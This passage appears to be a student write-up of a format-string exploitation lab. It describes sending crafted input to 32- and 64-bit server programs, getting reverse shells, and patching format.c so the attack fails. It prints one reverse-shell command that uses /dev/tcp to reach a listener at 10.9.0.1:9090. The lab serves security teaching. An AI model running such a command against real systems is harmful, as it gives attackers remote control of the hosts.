Where it is to be noted that 0x1D754 is smaller than 0xffff. Which leads to the following modified code.




Sending the script tot the server




This is the response on server side.



And the desired result of malicious code being executed has been achieved.




Modifying the above code in 32 bit shellcode by placing the command to be executed as **/bin/bash-c\*/bin/bash –I > /dev/tcp/10.9.0.1/9090 0<&1 2>&1**. After modification sending the script to the server.




Initiated listening process to get the reverse shell.



Server displays the following result.



Now coming back to the listener the connection is established and a reverse shell is achieved.




# Task 5


Testing the 64 bit server program.




Which has been successfully received.




Now with the same method as in Task 2A I found the starting position of the input.



Where this is the result point.




Now modifying the exploit code used in the previous task by also adding string parameters accordingly to get the attack done.




Starting the listener to get the reverse shell.




Sending the script to the server.



Server side looks like this.




Coming back to the listener I got a reverse shell.




# Task 6


To fix the issues I went to the **server-code** directory and modified the **format.c** file.




Compiling the code.



Starting the servers.



Now with the configurations done for 32 bit program reverse shell attack I launched the attack by sending the script to the server.



And the attack failed.

